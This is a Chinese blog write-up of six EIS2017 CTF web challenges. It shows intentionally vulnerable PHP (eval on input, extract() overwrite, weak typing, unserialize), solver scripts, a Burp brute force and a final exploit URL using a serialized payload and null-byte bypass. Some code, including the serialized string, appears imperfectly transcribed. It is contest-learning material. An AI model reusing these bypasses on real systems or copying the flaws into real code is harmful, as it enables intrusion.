

EIS2017-几道简单的WEB题的writeup

原创

[Coo1D](#) 于 2017-11-02 16:29:28 发布 835 收藏

分类专栏: [CTF Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/CoolID_/article/details/78426353


版权



CTF 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏



Web

4 篇文章 0 订阅

订阅专栏

文章目录

[PHP代码审计\(70Pts\)](#)

[快速计算\(78Pts\)](#)

[php trick\(82Pts\)](#)

[随机数\(108Pts\)](#)

[不是管理员也能login\(103Pts\)](#)

[PHP是最好的语言\(125Pts\)](#)

PHP代码审计(70Pts)

先看下源代码

```
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
```

审计得到通过get方式传递args变量, 才能执行if里面的代码, 下个if的正则表达式的意思是匹配任意 [A-Za-z0-9_] 的字符, 就是任意大小写字母和0到9以及下划线组成, 所以我们就测试php的全局变量, 将其变量名传入, 经测试, 传入GLOBALS,可以得到flag值。




```
<?php
error_reporting(0);
include "flag.php";
highlight_file(__FILE__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
array(7) { ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) {} ["_COOKIE"]=> array(1) { ["PHPSESSID"]=> string(26) "nh5fghblq280oaqsr6eaem7q7" } ["_FILES"]=> array(0) {} ["TheHiDdenfl4g"]=> string(25) "EIS(GE7_fl4g_w17h_GL0B4L)" } ["args"]=> string(7) "GLOBALS" ["GLOBALS"]=> *RECURSION* }
```

http://blog.csdn.net/CoolD_

EIS{GE7_fl4g_w17h_GL0B4L}

快速计算(78Pts)

看一下题目



请在半秒内算出结果并提交！

12669*458+4307*(38503+88610)=

http://blog.csdn.net/CoolD_

直接附上脚本

```
kuai.py x
#!/usr/bin/env python
#coding=utf-8
import requests

url='http://202.120.7.220:2333/index.php'
s=requests.Session()
r=s.get(url)
res=r.content
a=res.find('<br/>')
b=res.find('=',a)

num=res[a+5:b]
r=s.post(url,data={'v':eval(num)})
print r.content

coold@ubuntu: ~
coold@ubuntu:~$ python kuai.py
<!DOCTYPE html>
<!--[if IE 8 ]> <html lang="en" class="ie8"> <![endif]-->
<!--[if IE 9 ]> <html lang="en" class="ie9"> <![endif]-->
<!--[if (gt IE 9)|!(IE)]><!--> <html lang="en"> <!--<![endif]-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
</head>
<body>
flag is EIS{sdf4we5554}</body>
</html> http://blog.csdn.net/CoolD_
```

EIS{sdf4we5554}

php trick(82Pts)

[查看源代码](#)

```
1 <html>
2   <head>
3     <meta http-equiv="content-type" content="text/html; charset=utf-8">
4   </head>
5   <body>
6     找flag
7     <!--
8     index.php
9     <?php
10    $flag='xxx';
11    extract($_GET);
12    if(isset($gift)){
13      $content=trim(file_get_contents($flag));
14      if($gift==$content){
15        echo'flag';
16      }
17      else{
18        echo'flag被加密了 再加密一次就得到flag了';
19      }
20    }
21  </body>
22 </html>
```

http://blog.csdn.net/CoolD_

审计一下发现是变量覆盖

```
1 <html>
2   <head>
3     <meta http-equiv="content-type" content="text/html; charset=utf-8">
4   </head>
5   <body>
6     找flag
7     <!--
8     index.php
9     <?php
10    $flag='xxx';
11    extract($_GET);
12    if(isset($gift)){
13      $content=trim(file_get_contents($flag));
14      if($gift==$content){
15        echo'flag';
16      }
17      else{
18        echo'flag被加密了 再加密一次就得到flag了';
19      }
20    }
21  </body>
22 </html>
```

http://blog.csdn.net/CoolD_

Warning: file_get_contents(): Filename cannot be empty in /var/www/web2/index.php on line 6
flag is RVF{woshiflag}

对flag进行凯撒解密

EIS{jbfuvsynt}

随机数(108Pts)

多次刷新发现，数字范围是1000以内，写个1-1000的字典，然后放到burp中intruder。

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
122	122	200	<input type="checkbox"/>	<input type="checkbox"/>	354	
144	144	200	<input type="checkbox"/>	<input type="checkbox"/>	554	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	555	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	555	

Request Response

Raw Headers Hex

Pragma: no-cache
Content-Length: 32
Connection: close
Content-Type: text/html

EIS{brute_forc3_th3_r4nd0m_s33d}

? < + > Type a search term

272 of 1110

<http://blog.csdn.net/CoolD>

EIS{brute_forc3_th3_r4nd0m_s33d}

不是管理员也能login(103Pts)

原题目中说明了题目会有提示，那我们先找找。

一个是在网站的说明与帮助中

关于说明，我知道的就是这么多了

```
$test=$_GET['userid']; $test=md5($test);
if($test != '0'){
    $this->error('用户名有误, 请阅读说明与帮助! ');
}
```


http://blog.csdn.net/CoolD_

好的，他告诉了我们网站的用户名，md5后的test必须为零，这个很简单，让我们想到了php弱类型，比如QNKCDZO等。

PHP是最好的语言(125Pts)

这道题真的很折磨人。

在对原网站进行各种扫描截断无果后，在队友的努力下找到.bak源码泄露，访问index.php.bak得到源码，而后对其审计。



```
D:\下载\index.php - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 转到(G) 工具(T) 项目(P) 首选项(N) 帮助(H)
OPEN FILES
index.php
2.php
1 |<?php
2 |$v1=0;$v2=0;$v3=0;
3 |$a=(array)unserialize(@$_GET['foo']);
4 |if(is_array($a)){
5 |    is_numeric(@$a["param1"])?exit:NULL;
6 |    if(@$a["param1"]{
7 |        ($a["param1"]>2017)?$v1=1:NULL;
8 |    }
9 |    if(is_array(@$a["param2"])){
10 |        if(count($a["param2"])!==5 OR !is_array($a["param2"][0])) exit;
11 |        $pos = array_search("nudt", $a["param2"]);
12 |        $pos===false?die("nope"):NULL;
13 |        foreach($a["param2"] as $key=>$val){
14 |            $val==="nudt"?die("nope"):NULL;
15 |        }
16 |        $v2=1;
17 |    }
18 |}
19 |$c=@$_GET['egg'];
20 |$d=@$_GET['fish'];
21 |if(@$c[1]){
22 |    if(!strcmp($c[1],$d) && $c[1]!==$d){
23 |        eregi("M|n|s",$d.$c[0])?err():NULL;
24 |        strpos(($c[0].$d), "MyAns")?$v3=1:NULL;
25 |    }
26 |}
27 |if($v1 && $v2 && $v3){
28 |    include "flag.php";
29 |    echo $flag;
30 |}
31 |
32 |?>
```

又看到了unserialize，好的，又是反序列化。

继续往下看，要求foo值里面要有一个param1，它要比2017大而且不能是纯数字，赋值为2018a即可，这里用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型intval再比。


第二个是param2，要求其是一个长度为5的数组且第一个值也为数组，而且还有存在“nudt”，利用第一个“nudt”字符串与0弱类型比较相等，就可以绕过：“param2”:[1],2,3,4,0

然后我们对其反序列化，附上脚本。

```
index.php 2.php
1 <?php
2 error_reporting(0);
3 $test='';
4 $test=array("param1"=>"2018a","param2"=>[[1],2,3,4,0]);
5 echo var_dump($test);
6 echo var_dump(serialize($test));|
7
8
9 ?>
```

http://blog.csdn.net/CoolD_

运行一下得到foo的值 `a:2:{s:6:"param1";s:5:"2018a";s:6:"param2";a:5:{i:0;a:1:{i:0;i:1;i:1;i:2;i:3;i:3;i:4;i:4;i:0;}}`



然后继续往下看，要求egg参数的egg[0]=MyAns，由于eregi需要截断所以要用%00截断，所以egg[0]=%00MyAns。

最后，egg[1]与fish相比不相等就行

附上最后的payload。

```
http://202.112.26.124:8080/95fe19724cc6084f08366340c848b791/index.php?foo=a:2:{s:6:"param1";s:5:"2018a";s:6:"param2";a:5:{i:0;a:1:{i:0;i:1;i:1;i:2;i:3;i:3;i:4;i:4;i:0;}}&egg[0]=%00MyAns&egg[1][]=1111&fish=1
```

```
EIS{php_th3_b45t_l4ngu4g3}
```

OK.